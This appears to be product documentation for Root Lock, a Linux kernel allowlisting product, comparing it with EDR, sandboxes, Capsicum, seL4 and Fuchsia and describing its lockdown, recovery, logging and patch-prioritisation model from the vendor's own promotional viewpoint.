seccomp-bpf sandboxes in systemd services, browser sandboxes, bubblewrap, and firejail sit closer to the syscall surface than Root Lock can. A Chromium renderer’s own seccomp filter is genuine defence-in-depth from inside the program; Root Lock does not replace it, and both layers are worth keeping.
gVisor addresses a different threat model: host protected from untrusted guest, via a userspace syscall-emulating kernel. Root Lock addresses workloads protected from compromised root inside the kernel they run on. Root Lock is the guest kernel in a VM the customer provides.
Linux EDR (CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint, FortiEDR) provides telemetry, behavioural analytics, fleet-wide correlation through a SOC console, threat intelligence, and incident response. Root Lock provides none of those.
The honest position is prevention versus detection; most regulated environments run both.
When attackers use legitimate tools rather than new malware (the pattern in most modern breaches), EDR detects the suspicious behavior. Root Lock constrains it differently: even a legitimate tool can only reach the files and network destinations its allowlist entry approves.
EDR agents that deploy via eBPF cannot attach on-host. The BPF syscall is not present on the Root Lock kernel. Under Lockdown, agents that install as kernel modules are blocked without an allowlist entry. That is the same gate that applies to every other program.
Both syslog streams (per-decision enforcement events and aggregated alerts) reach the EDR ingestion pipeline via a single rsyslog forwarding rule, with no external tooling required. Detection and response coverage continues through the log pipeline without an on-host sensor.
Capability-based confinement
Capsicum (FreeBSD) operationalizes the same core thesis as Root Lock: ordinary programs should not have unrestricted default access to the global OS namespace. It is the most architecturally principled approach to that problem outside of Root Lock, and the comparison is worth being direct about.
How Capsicum works. After cap_enter(), any syscall that traverses a global namespace (open() with an absolute path, kill() with a PID) returns ECAPMODE immediately. Default access paths through the OS are severed at the syscall boundary.
Per-FD rights masks then control what operations each open file descriptor permits. The design enforces this directly: no path through the global namespace means no access.
What structural elimination costs. Every sandboxed application, or a wrapper around it, must be rewritten. The application calls cap_enter(), pre-opens every file descriptor it will ever need before that call, and uses openat(fd, …) relative to those FDs thereafter.
Sandboxing OpenSSH under Capsicum required explicit modifications to sandbox-capsicum.c. Libcasper exists specifically to handle operations that cannot be pre-opened (DNS lookups, /etc/passwd reads) via a dedicated delegation channel.
For software you write yourself, the model is clean. For a fleet of existing Linux binaries you did not write, it means modifying every program you want to protect, or not protecting it.
How Root Lock reaches the same goal without application changes. VFS hook points in namei.c, open.c, exec.c, and exit.c intercept path traversal and check the calling process’s allowlist entry against the path.
Network hooks in socket.c check outbound routable connections (both connect() calls and sendto() calls with an explicit destination address) against the program’s IP allowlist. Local IPC over UNIX domain sockets and NETLINK is exempt by design.
Default access paths are filtered rather than severed. Existing Linux binaries run without modification; Root Lock observes what they do and enforces the allowlist against it. Root Lock makes this choice (hook-at-VFS rather than cap_enter-before-first-access) precisely to enable application transparency: no binary needs to be rewritten to be protected.
The Setup Mode gap. Capsicum has no learning phase. Policy lives in application source code, written at development time by the developer who wrote the application. There is no “observe what this binary actually needs at runtime, then derive its allowlist” workflow.
For any environment running software it did not write, which is most production infrastructure, Root Lock’s Setup Mode is the practical path: record what the binary does, review, approve, then lock. Capsicum offers no equivalent.
The policy-integrity gap. Capsicum’s policy lives in the application. After it ships, there is no policy file to edit, so Capsicum never had to protect one from root.
Root Lock’s policy is an allowlist file, which is what an attacker who already has root would want to change, so Lockdown seals it: the files are immutable, and the kernel refuses the write.
Platform. Capsicum is primary on FreeBSD. Linux support is incomplete. Root Lock targets Linux 6.18 natively.
The two designs make opposite choices: modify the application, or maintain a policy database. For a Linux fleet running software you did not write, Root Lock’s approach (maintain the database, get transparency and the full Setup → Lockdown lifecycle) is the one that covers the workload.
Formally verified microkernels
seL4 is the benchmark for machine-checked security guarantees in an OS kernel. Its proofs establish that every syscall behaves exactly as specified, that no information can pass between components without an explicit connection, and that these properties hold in the compiled binary on select platforms.
Root Lock and seL4 share the same goal — prevent programs from reaching resources they were not explicitly granted — and diverge on almost everything else.
How seL4 works. seL4 is a microkernel of roughly 10,000 lines of C backed by machine-checked proofs. Every kernel object (memory region, communication channel, thread control block) is named and accessed through an unforgeable token. A process starts with exactly the tokens its creator delegates, nothing more.
To reach a file, a process must hold a token for that file’s underlying storage. To message another process, it must hold a token for the communication channel. There is no global path namespace to traverse: if you do not hold the token, the kernel rejects the call before any check fires.
What those guarantees require in practice. seL4’s proofs depend on keeping the kernel small enough that every line can be verified (roughly 10,000 lines of C). That means seL4 contains no file system, no network stack, no device drivers. Every service that exists in a standard Linux installation (SSH, package management, web server, any application) must be rebuilt as a userspace component with explicit token grants.
Existing Linux software does not run on seL4 without a full OS porting effort. For a commercial server running standard software, deploying seL4 means replacing the entire software environment, not just the kernel.
How Root Lock enforces the same principle on existing software. Root Lock installs as a modified Linux kernel on a host already running standard software. Root Lock controls whether each program can execute, which files it can read or write, and which network connections it can make. The existing binaries run without modification.
Root Lock observes what each binary does during Setup Mode; you build the allowlist through the Dashboard queues, review and approve, then engage Lockdown. The guarantee is a kernel-enforced allowlist on the software the host already runs.
The Setup Mode gap. seL4 has no learning phase. Token grants are designed at system build time by the developer who builds the system. There is no “observe what this service actually needs at runtime, then derive its policy” workflow.
Root Lock’s Setup Mode is the practical answer for standard infrastructure: run the system, record every access in the Dashboard queues, review and approve, then engage Lockdown. For any environment running standard Linux software, Root Lock’s Setup Mode provides the observe-and-build path that seL4 cannot offer.
The policy-integrity gap. seL4 has no policy file. Authority is the token set. There is nothing to edit after the system is built.
Root Lock’s policy is an allowlist file, which is what an attacker who already has root would want to change, so Lockdown seals it: the files are immutable, and the kernel refuses the write. seL4 makes authority impossible to forge; Root Lock seals the allowlist after Lockdown engages (see Circumvention and recovery).
Platform. seL4 is not a Linux kernel; standard Linux software requires a full porting effort to run on it. Root Lock targets Linux 6.18 and is installed by replacing the kernel on an existing host.
The two approaches make opposite foundational choices: build the OS from a proof up, or enforce on the software stack that already exists. For commercial infrastructure running standard Linux software, Root Lock is the option that ships.
Object-capability operating systems
Fuchsia (Google) is a production operating system built on Zircon, a microkernel where every resource is accessed through an unforgeable handle. Like seL4, its security model is structural: no handle means no access, at the kernel boundary, before any policy database is consulted.
Fuchsia adds two architectural properties that seL4 does not emphasize: per-component private namespaces and cryptographic verification of every executable.
Private namespaces. In Fuchsia, each component receives an explicitly assembled filesystem view: its /svc/, /data/, and /pkg/ entries are handle-routed by the Component Framework. There is no global root filesystem visible to all components.
A compromised component cannot traverse upward to discover paths it was not given handles to; those paths do not exist in the component’s view.
Root Lock enforces on a global Linux filesystem. Root Lock controls whether a program can access a given path, but the path still exists and an access attempt returns an error rather than silence. Keeping the global filesystem is what lets existing Linux software run unchanged, and what lets Root Lock deploy on any existing Linux server.
Cryptographic integrity. Fuchsia verifies every executable through BlobFS. Each file is identified by its hash and checked before it runs. Replacing a binary silently is structurally impossible. Root Lock does not verify executables by hash.
At Lockdown it seals the allowlist and the critical system paths: the files are immutable, and the kernel refuses the write. Full cryptographic verification at boot means building the OS around content-addressed storage from scratch. Lockdown is runtime tamper-resistance on the Linux you already run.
The Setup Mode gap. Fuchsia has no learning phase and no operator-facing allowlist tooling for standard server software, because standard server software does not run on Fuchsia. Root Lock’s Setup Mode records what each binary does; you review and approve through the Dashboard queues, then engage Lockdown. The workflow exists because Root Lock deploys on the software stack already running in production.
Platform. Fuchsia targets embedded devices and consumer hardware. It is not a Linux kernel and has no server deployment path. Root Lock targets Linux 6.18 server deployments and is installed by replacing the kernel on an existing host.
Fuchsia’s security architecture is more restrictive at every layer: per-component namespaces, cryptographic verification, handle-only access, userspace drivers. Root Lock provides enforced per-program allowlisting on existing Linux deployments without rebuilding the OS. For any organization running Linux infrastructure today, Root Lock is the option that deploys.
Trust boundaries and bypass surface
Three questions cut to the core of any enforcement mechanism: who is trusted to set the policy, who is gated at runtime, and what does a bypass look like?
graph LR
    A[Attacker gains root] --> B["eBPF agent\n(Falco, Tetragon)"]
    A --> C["LSM framework\n(AppArmor, SELinux)"]
    A --> D["seccomp sandbox\n(bubblewrap, firejail)"]
    A --> E["Linux EDR agent\n(CrowdStrike, SentinelOne)"]
    A --> F["Root Lock"]
    B --> G["Kill agent or\nunload BPF program"]
    C --> H["Set permissive or\nreload policy"]
    D --> I["Launch same binary\nwithout the filter"]
    E --> J["Kill driver or\nBYOVD bypass"]
    F --> K["Physical presence\nrequired"]
    G --> L["Protection disabled ✗"]
    H --> L
    I --> L
    J --> L
    K --> M["Protection intact ✓"]

    style A fill:#fdd,stroke:#c44
    style B fill:#fdd,stroke:#c44
    style C fill:#fdd,stroke:#c44
    style D fill:#fdd,stroke:#c44
    style E fill:#fdd,stroke:#c44
    style G fill:#fdd,stroke:#c44
    style H fill:#fdd,stroke:#c44
    style I fill:#fdd,stroke:#c44
    style J fill:#fdd,stroke:#c44
    style L fill:#fdd,stroke:#c44
    style F fill:#d4f4dd,stroke:#2a7a40
    style K fill:#d4f4dd,stroke:#2a7a40
    style M fill:#d4f4dd,stroke:#2a7a40
The table below answers each question in full for the main enforcement mechanisms alongside Root Lock.
A sibling process launched without the filter is unaffected. Filters are scoped to a process tree, not a program identity
gVisor
Container runtime administrator
Syscalls from inside the sandboxed container
Compromise the gVisor sentry process, or exploit a syscall-emulation bug
Linux EDR agents (CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint, FortiEDR)
SOC team via a cloud console
Monitored processes
Root kills the agent, unloads the driver, or exploits a BYOVD bypass
Root Lock
You in Setup Mode; allowlist sealed by Lockdown
Every program, including those running as root
Physical presence or the cloud serial console to boot the maintenance kernel. What can still go wrong: whether Setup Mode approved too much, and whether someone at the console can unseal it. See Circumvention
Two differences carry the position. Every mechanism above narrows the runtime trust boundary to a subset of processes: one container, one labelled domain, one process tree, one observed program. Root Lock narrows it to every program via a system-wide allowlist, root included.
Every competitor above can be turned off by an attacker who already has remote root: kill the agent, unload the module, or set the policy permissive. Root Lock has nothing equivalent to turn off; changing the sealed allowlist takes physical presence or the cloud serial console. See Circumvention and recovery.
The May 2026 TanStack npm attack illustrated the trust-boundary distinction from the supply chain direction. The attacker operated inside a legitimate build pipeline using valid credentials, so SLSA provenance, OIDC, and 2FA all functioned as designed and no credential check or trust-chain verification registered anything to block.
Root Lock’s per-program network allowlist bounds what pipeline processes can reach from the host regardless of credential validity: under Lockdown, connections to unapproved destinations are refused at the kernel.
What Root Lock complements
These tools do not overlap with Root Lock. They answer different questions, and mature security programs run both.
Observe real sockets on a closed appliance image, approve a finite allowlist, seal it
Root Lock does not filter inbound ports. Move the workload onto that Firewall image when you want the same observe → approve → seal cycle for this host’s inbound traffic. It is not a campus NGFW replacement.
SIEM / SOAR
Splunk Enterprise Security, Microsoft Sentinel, Elastic Security, IBM QRadar, Sumo Logic, Graylog, Wazuh, Cortex XSOAR, FortiSIEM, FortiSOAR
Ingest logs from hosts and applications across a fleet, correlate events, alert analysts, drive playbook-based response
Root Lock blocks and logs on a single host. Fleet correlation, cross-host alerting, and playbook response are what SIEM is built for, and Root Lock’s activity log is a direct input to it.
Root Lock controls which programs reach which destinations. Traffic content, behavioural flow analysis, and cross-host correlation are what NDR is built for.
Enumerate installed packages and services, match against CVE databases, produce a prioritised patch list
Under Lockdown, a finding can wait for the standard change window when exploiting the bug only gets the attacker as far as a step Root Lock refuses: running a program with no allowlist entry, opening a file the program was not granted, or connecting to a destination it was not granted. A finding the attacker can complete inside the program’s existing grants stays on the patch date. See Scanner deadlines. Mapping what needs patching stays with the scanner.
Root Lock enforces file integrity via Lockdown; HIDS adds independent alerting on unexpected change, and that redundancy matters because different tools fail in different ways.
AI agent runtimes and sandboxes
OpenClaw, Claude Code, OpenAI Codex, NVIDIA NemoClaw / OpenShell
Run the always-on agent. OpenClaw can put tool commands in a container; that setting is off unless you enable it. The OpenClaw process that talks to the model stays on the machine. OpenShell can restrict binaries and domains inside the agent box.
Root Lock makes a class of attacks impossible rather than merely visible. Your SIEM, NDR, and VA scanner work on what remains: a smaller, more focused set of events.
How Root Lock feeds these tools
Block events reach a SIEM via the local journal under identifier heartsuite (written to /dev/log). One rsyslog rule can forward that identifier; how it lands on the wire (RFC 3164 vs RFC 5424) depends on your rsyslog/journald configuration, not on Root Lock.
The enforcement stream emits one record per denial (HS-PROG-DENY, HS-FILE-DENY, HS-FILE-WDENY, HS-NET-DENY). The alert stream carries aggregated events (new_program_blocked, network_burst, and others). Successful allowlisted work is not streamed.
For push notifications, an HTTPS webhook (JSON; native PagerDuty Events API v2 and OpsGenie Alert API adapters) delivers alert-level events only. Webhook and email timestamps reflect alert evaluation time, not kernel event time; when correlating across sources, account for up to the daemon poll interval (typically 30–60 s).
Every allowlist approval action (programs, file paths, and network destinations) is written to a dedicated, persistent JSONL log that records timestamp, uid, and tty. This gives a machine-readable, session-attributable history of policy changes.
An always-on rotating application audit log records UI and core operational events and errors. Lockdown advisories are generated from verdict logic with direct provenance back to the underlying allowlist state and decision records rather than from unfiltered event dumps.
The combination of the per-decision enforcement stream, the dedicated approval log, and the application audit log produces a reconstructible record that security teams and auditors can use to trace what the system did, when, and why.
Agent-based scanners (Tenable Nessus Agent, Qualys Cloud Agent) run as allowlisted programs. Run the scanner during Setup Mode so Root Lock logs its programs and file access paths, then review and approve the entries through the Dashboard queues. Network-based scans from an external host reach the system over its normal network stack without special configuration.
Where a separate kernel is required
On-host eBPF tooling and a KVM hypervisor host are not a fit by design.
Docker, containerd, Kubernetes, CRI-O, and Podman. These are not a supported workload on a Root Lock host by design, and no install profile makes this host a container host. Under Lockdown, Root Lock refuses the new mounts a runtime makes each time it starts or reschedules a container. OCI images are built and run off this host, or Root Lock is the guest kernel in a VM the customer provides.
Falco, Cilium Tetragon, bpftrace, and similar eBPF tools. Not a fit by design. Root Lock does not enforce through eBPF, and the BPF syscall is off, so there is no eBPF program to load. Observe from adjacent hosts via syslog instead.
Hypervisor hosts running VMs via KVM. Hosting VMs is not a supported configuration. Root Lock runs as a guest, not a host.
Systems that require rootless containers. Rootless containers are not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes. Use a separate host.
For CISO and procurement evaluation of the Root Lock kernel itself in enterprise fleets (including operational models, Secure Boot roadmap, and alternatives), see the Kernel Hardening → Enterprise Adoption Guide.
Circumvention and recovery
Every security system has a known way to be taken out of the picture. Being explicit about it is how customers evaluate fit.
Root Lock’s sealed allowlist is intended to change through these operator paths:
Maintenance window. After Lockdown, that window opens from a physical or serial console: GRUB Maintenance: unseal and return to Root Lock. Express return lands in Setup Mode on the Root Lock kernel. You make changes, then Lockdown ([l]) again. Logged and intentional.
Lockdown recovery. When Lockdown is active, the allowlist is sealed and remote root cannot edit it; it changes when you pick Maintenance: unseal and return to Root Lock at a physical or serial console. That stock boot runs HS_unlock.sh. sshd does not lift the seal on the Root Lock kernel, and Maintenance ([m]) is not a second remove-the-seal control. From stock, reboot; GRUB default stays Root Lock. Booting the maintenance kernel requires physical or serial-console access: a keyboard and monitor at the machine, a serial port, a BMC (Dell iDRAC, HPE iLO, and similar), a hypervisor serial console, or your cloud provider’s serial console. An attacker without that console path cannot take this route. On a VM, the hypervisor that owns the guest disk and memory is that outer path. The guest kernel cannot police it.
What this means for security:
Under Lockdown, an attacker who already has remote root cannot defeat enforcement. There is no agent to kill, no kernel module to unload, and no LSM policy to set permissive. There is also no remote way to force a reboot into the maintenance kernel without console access. Nothing the attacker ran survives a reboot.
Supported recovery (unseal) requires physical or serial-console access: a keyboard and monitor at the machine, a serial port, or your cloud provider’s serial console. SSH access alone, regardless of privilege level, is not the unseal path. After unseal, SSH is how you work in Setup Mode.
Physical or serial-console access always returns control to you when the boot menu password is left off. No software applied to the host can prevent that console recovery. If one was set, GRUB asks before Maintenance: unseal and return to Root Lock or a kernel-line edit, and a forgotten password is cleared by mounting the disk from outside, not at the menu. The normal boot still does not ask.
What can still go wrong (beyond physical or serial-console access). An allowlist can approve too much in Setup Mode, an already-approved program can be abused as a deputy, and on a kernel this large, whether every seal and control path that must stay gated under Lockdown (for example sibling attributes or HeartSuite control entry points) is actually gated remains an engineering job.
Seal and control integrity are product contracts, tested on ship pins; check them on the pin you run. That is a different question from whether an agent is still running.
Compare this to the tools in the first table, where root can turn enforcement off in most of them by killing the agent, unloading the module, or setting the policy permissive. Root Lock is deliberately not in that category.
To see the three enforcement mechanisms tested against real attacks, including what happens when attackers stay within approved boundaries, see When Root Isn’t Enough.
Privileged access. SOC 2, PCI DSS, and ISO 27001 each expect the organization to restrict and review privileged access. None of them is a single question of the form “can an administrator remotely disable this product?”
sudo, PAM, and privileged-access tools such as WALLIX decide who may elevate and when. Root Lock decides what a program may execute, read, write, and reach on the network, including as root. An allowlist grant is not a remote Lockdown off-switch. WALLIX is named here only for that comparison.
Under Lockdown, remote root cannot modify the sealed allowlist or disable Root Lock the way a userspace agent can be killed, because changing the seal takes physical or serial-console access to boot the maintenance kernel.
That is one technical activity a customer control may cite. It does not satisfy a TSC, an Annex A control, or a PCI requirement by itself, and examiners still test identity, access reviews, logging, and the rest of the control environment.
Shared-kernel Docker, containerd, Kubernetes, and CRI-O are not a fit by design: under Lockdown, Root Lock refuses the new mounts a runtime makes. OCI images are built and run on another host. Root Lock runs as the guest kernel inside a virtual machine.
Overview: Shared-kernel Docker on a Root Lock host is not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes each time it starts or reschedules a container.
Build and run OCI images on another host. When a task should sit in its own machine, install Root Lock as the guest kernel in a virtual machine.
Why Docker is not a fit on this host
Docker, containerd, Podman, and runc isolate processes on the host kernel. A container runtime on it is not a fit by design: under Lockdown, Root Lock refuses the new mounts a runtime makes each time it starts or reschedules a container. See System Requirements.
A backup receiver that accepts Restic over SFTP runs a handful of programs and needs no container engine. Run the container engine on another host, and let Root Lock protect the machines around it.
What Firecracker and Kata are
Name
What it is
Compared with Docker
Firecracker
A small virtual machine monitor that uses KVM to boot microVMs quickly and densely, each with its own guest kernel. Built for multi-tenant isolation.
Runs underneath platform workloads rather than on developer laptops; Docker Desktop keeps its role for everyday development.
Kata Containers
An OCI/Kubernetes runtime that runs each container image inside a light VM, with QEMU, Cloud Hypervisor, or Firecracker as the backend.
Uses the same OCI image format, and moves the isolation boundary from the shared kernel to a VM.
Docker / containerd / runc
Shared-kernel packaging and runtime: process isolation on the host kernel.
Not a fit by design on a Root Lock host: under Lockdown, Root Lock refuses the new mounts a runtime makes.
Platforms that run untrusted or multi-tenant code put Firecracker or Kata underneath the workload, so each tenant gets its own kernel. Everyday microservices still ship as Docker/OCI images on a shared-kernel runtime. Firecracker signals strong isolation, and it sits alongside Docker rather than replacing it.
Where the containers go
On another host
Build and run Docker, containerd, Kubernetes, and CRI-O images on a host that runs its distribution kernel rather than the Root Lock kernel, and let Root Lock protect the fixed-workload machines around that runtime. If the installer notices a container engine on a Root Lock host, it installs Root Lock the same way as on any other host and does not enable overlay filesystem support.
Run Root Lock as the guest kernel inside a virtual machine you provide, such as a Kata Container or a Firecracker microVM. Build the allowlist once: run a representative task in Setup Mode, review and approve the tools through the Dashboard queues, then bake that allowlist into the VM image.
The image carries the allowlist and is not sealed. You run the seal on that machine, and the seal takes effect on the next boot. The allowlist holds for the life of the task until the VM is discarded.
An attacker who already has root inside the guest cannot turn this off, because blocking is compiled into the guest kernel: its enforcement cannot be unloaded or set permissive the way an LSM policy can, and there is no userspace shim to detach and no agent to kill. This is the path for AI agent sandboxes, fixed-tool automation, and disposable task VMs. See AI agent and automation sandboxes.
Running Firecracker or Kata on a Root Lock kernel, so that this box becomes the VMM for untrusted tenants, is not a supported configuration, because Root Lock protects workloads inside a kernel rather than hosting them. See Where Root Lock is not a fit.
Not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes.
gVisor
Userspace syscall filter
Discussed as a peer under How it compares; different threat model
Firecracker / Kata microVM
Hardware VM boundary
Compose with Root Lock as the guest kernel
Root Lock Lockdown
Sealed allowlist in the Root Lock kernel itself
Shipped product core
Root Lock makes sure programs do only what you approved. A microVM adds an optional hardware boundary around that sealed kernel.
FAQ
Can I run Docker on a Root Lock host?
A: No. Root Lock ships a single install for hosts with a fixed set of programs, and a container runtime on the Root Lock kernel is not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes when it starts containers. Build and run the images on another host. For untrusted or multi-tenant work, run the workload in a VM or microVM with Root Lock as the guest kernel. See Deployment Scenarios → Shared-kernel containers and FAQs.
Does Root Lock use Firecracker like large cloud platforms?
A: Only as a place to run. Large platforms run Firecracker underneath multi-tenant serverless and sandboxes, and you run Root Lock inside a Firecracker microVM, a Kata Container, or a cloud VM the same way you run it inside any other guest.
Can Root Lock host Firecracker or Kata for other tenants?
A: No. A hypervisor host grants trusted access to guests it does not control, which is the inverse of what Root Lock does: it protects the workloads running inside its own kernel. Hosting virtual machines is not a supported role on either kernel line, so Root Lock runs as the guest.
A high scanner score can wait for the standard change window when Lockdown already stops the next step. Attacker cost, operating cost, and alert volume.
Overview: Defeating a host control has a cost, and so does operating one. Because Root Lock by HeartSuite blocks on an exact allowlist match under Lockdown, a high scanner score can wait for the standard change window when the next step is a program with no allowlist entry, a file that program was not granted, or a destination it was not granted.
Patching urgency
The scanner starts a short clock on a high score, so first read the attacker’s next step after the exploit. When that step is a program with no allowlist entry, a file the program was not granted, or a destination the program was not granted, Lockdown stops that step, and the patch goes in at the standard change window.
Where your policy sets that window at 60 days or 90 days for work it does not rank critical, file the exception as a rule in your scanner, with the expiry set to that window. The rule takes the row off the scanner’s remediation queue and changes its score and report until the expiry, and the morning it expires the finding is urgent again. The date in your policy or contract stays the remediation SLA, so the exception changes the queue, and you still patch.
A bug that can finish on data the program already reads, on a file it was granted, or on a destination already permitted keeps the policy date. So does a kernel CVE whose code is in the Root Lock kernel you boot, and any finding your policy treats as immediate, including one known to be exploited. See Scanner deadlines.
A kernel CVE whose code is compiled out of the Root Lock kernel needs no kernel patch, because the vulnerable code is not there; record the not-affected status from Kernel Security Transparency on the rule. OS packages are still patched as usual with apt or dnf.
A commodity zero-day typically runs a program, touches files, and phones home, and Lockdown bounds all three. A zero-day inside an allowlisted program still reads the files on that program’s allowlist, which is why those findings keep the policy date.
What defeating it costs
No security control is unconditionally unbreakable. The right question is not “can this be defeated?” but “what does defeating it cost the attacker — and what does operating it cost the defender?”
No false positives in blocking. In Lockdown, Root Lock does not scan, score, or guess: a program either has an allowlist entry for the action it is attempting, or it does not. Permitted actions pass and everything else is blocked, so every blocking decision is an exact match rather than a detection estimate.
The boundary holds regardless of privilege. Under Lockdown, a process running as root can only reach the files and network destinations its allowlist entry permits, so credentials, configuration, and data outside those grants stay out of reach.
The allowlist itself is sealed under Lockdown (see Lockdown). Root can stop an agent or set LSM policy to permissive, but it cannot edit the sealed allowlist, so the questions that remain are whether Setup Mode approved too much and who can reach the console to unseal it.
Each additional step the attacker takes requires a new custom exploit aimed at the specific program they are confined to and the files and destinations it was granted. The cost compounds, and at some point the attack is no longer worth finishing.
Cost to implement. A finite window: run the programs you want to allow, review and approve through the Dashboard queues, engage Lockdown. Most customers complete it during a standard change window.
Operational cost
Alert reduction. Under Lockdown, an attack step the kernel refuses does not generate a SIEM or EDR alert. A binary that cannot execute never triggers a process-execution event. An outbound connection refused at the kernel never appears in NDR telemetry as a beacon or data-loss event.
This is not alert filtering — the event never occurs. The alert classes this eliminates carry the highest triage cost: unauthorized execution, unauthorized exfiltration, and novel outbound destinations.
Maintenance. No signature updates. No rule libraries. No agent fleet. The allowlist changes when software legitimately changes — new binaries, updated dependencies, changed network destinations — in a maintenance window on your schedule.
The more frequently software changes, the more frequently those windows are needed. On monthly or quarterly patch schedules that is low overhead, but software that updates daily — package managers pulling live repositories, or applications shipping a new binary on each release — needs a window each time, and the cost compounds. Root Lock fits well where the software stack is stable or follows a defined update process.
ROI compared
SELinux and AppArmor. LSM policy is a sustained engineering cost: SELinux refpolicy domain authoring, AppArmor profile maintenance, permissive-mode exceptions that accumulate under operational pressure, and policy audits before each OS upgrade. Each policy file is hand-authored and must be updated when software changes.
Setup Mode logs what programs actually do, and you approve it in the Dashboard queues. The difference compounds over years: one observation-driven setup session versus ongoing policy authorship and drift management.
Zafran and risk-prioritization tools. Zafran, Nucleus, Vulcan Cyber, and similar tools correlate CVEs against your deployed controls to identify which patches are actually urgent. They do not enforce anything at runtime.
Root Lock reduces the urgency of items these tools surface when the exploit’s next step is one Lockdown refuses (see Patching urgency), so that patch can wait for the standard change window. The two compose: the tool can rank those CVEs behind findings that finish inside the grant, because the allowlist is what the kernel enforces and the files and destinations on it are the ones you approved.
Linux EDR. CrowdStrike Falcon, SentinelOne, and Microsoft Defender for Endpoint generate alerts that require analyst triage. The attack classes Root Lock prevents — unauthorized binary execution, file access outside approved scope, outbound connections to unapproved destinations — never reach the EDR because under Lockdown the kernel refuses them first.
EDR’s telemetry, behavioural analytics, and incident response capabilities remain valid for what Root Lock does not cover. The honest position: Root Lock changes what the EDR has to process, not whether you run one.
Cost to buy. Root Lock replaces the preventive-enforcement layer of several overlapping tools, leaving detection and response capabilities intact. What that means in practice for each category:
Commercial eBPF enforcement tools (Sysdig Secure, commercial Falco, Cilium Tetragon) — Root Lock removes the BPF syscall by design. On-host eBPF tooling is not a fit. Their preventive role is covered by the allowlist. Budget line removed; stronger prevention gained.
gVisor — if you are running it solely to protect workloads from root-level compromise inside a VM or microVM, Root Lock is a direct replacement as the guest kernel. No second userspace kernel layer.
The blocking dimension of Linux EDR (CrowdStrike Falcon, SentinelOne, MDE) — prevention is replaced; telemetry, behavioural analytics, and SOC console are not. Some vendors offer lighter-tier pricing for telemetry-only deployments.
AppArmor and SELinux — no licensing cost, but the policy-authoring overhead is real; see the SELinux comparison above.
Whether the licensing savings cover the Root Lock subscription depends on your current stack. The operational savings described under Operational cost apply regardless.
CTEM programs — Continuous Threat Exposure Management — cover exposure discovery, prioritisation, and validation across a whole estate: continuously mapping what an attacker could reach and ranking what to fix first. That scope fits large organisations managing complex, heterogeneous environments. For most deployments it is broader than the problem and carries corresponding cost.
Root Lock addresses one specific problem: the OS design assumption that grants every running program the file and network rights of the user who launched it. Removing that assumption at the kernel level does not require a continuous discovery and ranking program.
The CISO case. Under Lockdown, an attacker who already has root cannot go past the programs, files, and IPs already approved, so the blast radius is bounded before anything runs rather than detected and cleaned up afterwards.
That changes the economics of every attack that reaches the host. Breach risk remains, but moving to the next machine, exfiltration, and privilege escalation substantially more expensive to execute — before detection has a chance to respond.
1.8 - Where Linux security tools actually sit
EDR, LSM, eBPF, gVisor, and a compiled-in kernel are not the same layer. This taxonomy shows the bypass surface of each.
Overview: Security audits often group tools by vendor category — EDR, SIEM, NDR — without saying where in the kernel stack enforcement actually happens. Layer placement determines bypass surface: a tool enforcing at Layer 2 cannot be disabled by a mechanism that only reaches Layer 3 or above.
This page maps Linux host security tools to the enforcement layer they occupy.
Layer definitions
Layer
Name
What lives here
1
Hardware / firmware
CPU microcode, UEFI/BIOS, Secure Boot chain, TPM
2
Kernel
The running kernel binary and its compiled-in configuration
3
LSM / kernel hooks
In-tree LSM frameworks, eBPF programs attached to kernel hooks
4
Userspace sandbox
Agents and runtimes that compose Layer 3 primitives — run as userspace processes
5
Userspace telemetry / response
Kernel-module or eBPF agents primarily providing detection, alerting, and response
Adj.
Complementary controls
Tools that answer different questions — no enforcement overlap with Layers 2–5
The higher the layer, the more layers beneath it an attacker can leverage to disable it. A Layer 5 agent can be killed by a process with root. A Layer 3 LSM policy can be set permissive by root. A Layer 2 kernel configuration, by contrast, changes only when you reboot into a different kernel.
gVisor intercepts container syscalls in a userspace process that acts as the container’s kernel, reducing exposure to the host kernel. The sentry process runs in userspace and can be compromised; a bug in its syscall emulation can allow escape.
Policy is applied to a running kernel from outside. Root with the right capability can set SELinux permissive, unload an AppArmor profile, or modify a policy file without rebooting.
These tools span layers depending on configuration: eBPF programs run at Layer 3, the userspace agent sits at Layer 5. The kill capability (where present) runs in-kernel but is loaded and managed by a userspace process.
These tools set up confinement using kernel primitives (seccomp-bpf, Linux namespaces) from userspace. Filters are scoped to a process tree launched by the agent — a sibling process launched without the agent is unaffected.
Layer 5 — Agent-based EDR / XDR
Mechanism
Tools
Kernel module or eBPF agent: telemetry, detection, response
CrowdStrike Falcon, SentinelOne Singularity, Microsoft Defender for Endpoint, Elastic Defend, Wazuh
The agent provides detection and response capabilities that Root Lock does not replicate. Most modern breaches include “disable EDR” as an early step — root can kill the agent process, unload the kernel module, or exploit a BYOVD path. Treat these as complementary to Layer 2 enforcement, not substitutes.
Complementary controls (no enforcement overlap)
These tools do not overlap with Layers 2–5 enforcement. They answer different questions and should run alongside host enforcement.
Category
Tools
What they answer
SIEM / SOAR
Splunk, Elastic Security, Microsoft Sentinel, IBM QRadar, Sumo Logic, Graylog, Wazuh, Cortex XSOAR, Tines, Torq
Recovery from destructive events — separate category
Takeaway
Root Lock is the only product in this map that enforces a per-program allowlist at Layer 2, across all programs including root. The other Layer 2 entries — custom hardened kernels, unikernels, and microVM monitors — remove features or isolate whole workloads rather than gate what each program may execute, read, write, and reach. The host enforcement tools that do gate programs sit at Layer 3 or higher, where root can turn them off remotely without a reboot.
The Layer 2 position is what makes physical or serial-console access the bypass path.
For the tool-by-tool comparison with bypass analysis, see How It Compares.
1.9 - When Root Isn't Enough
Three real attacks, all as root: a new binary cannot run, files stay out of reach, outbound destinations stay closed. And what this does not cover.
Overview: Every attack does three things: run a program, access files, make a network connection. Root Lock by HeartSuite controls all three — per program, not per user, including as root.
Each section below targets one of these three mechanisms with a real attack. Every example involves root access. In each case, root is not enough.
Each attack below was actively exploited within days of its disclosure. The gap between a vulnerability being published and attackers using it has collapsed to hours, not weeks. Patching cannot keep pace.
In Lockdown, Root Lock blocks these attacks regardless of whether the vulnerable software has been patched — because it gates what each program can reach, not whether a vulnerability exists.
A new program tries to run
The attack. An attacker gains a foothold on a server — a compromised web application, a stolen credential, a misconfigured service. Their next move is to get more capability. They download a tool: a reconnaissance script, a credential dumper, a reverse shell.
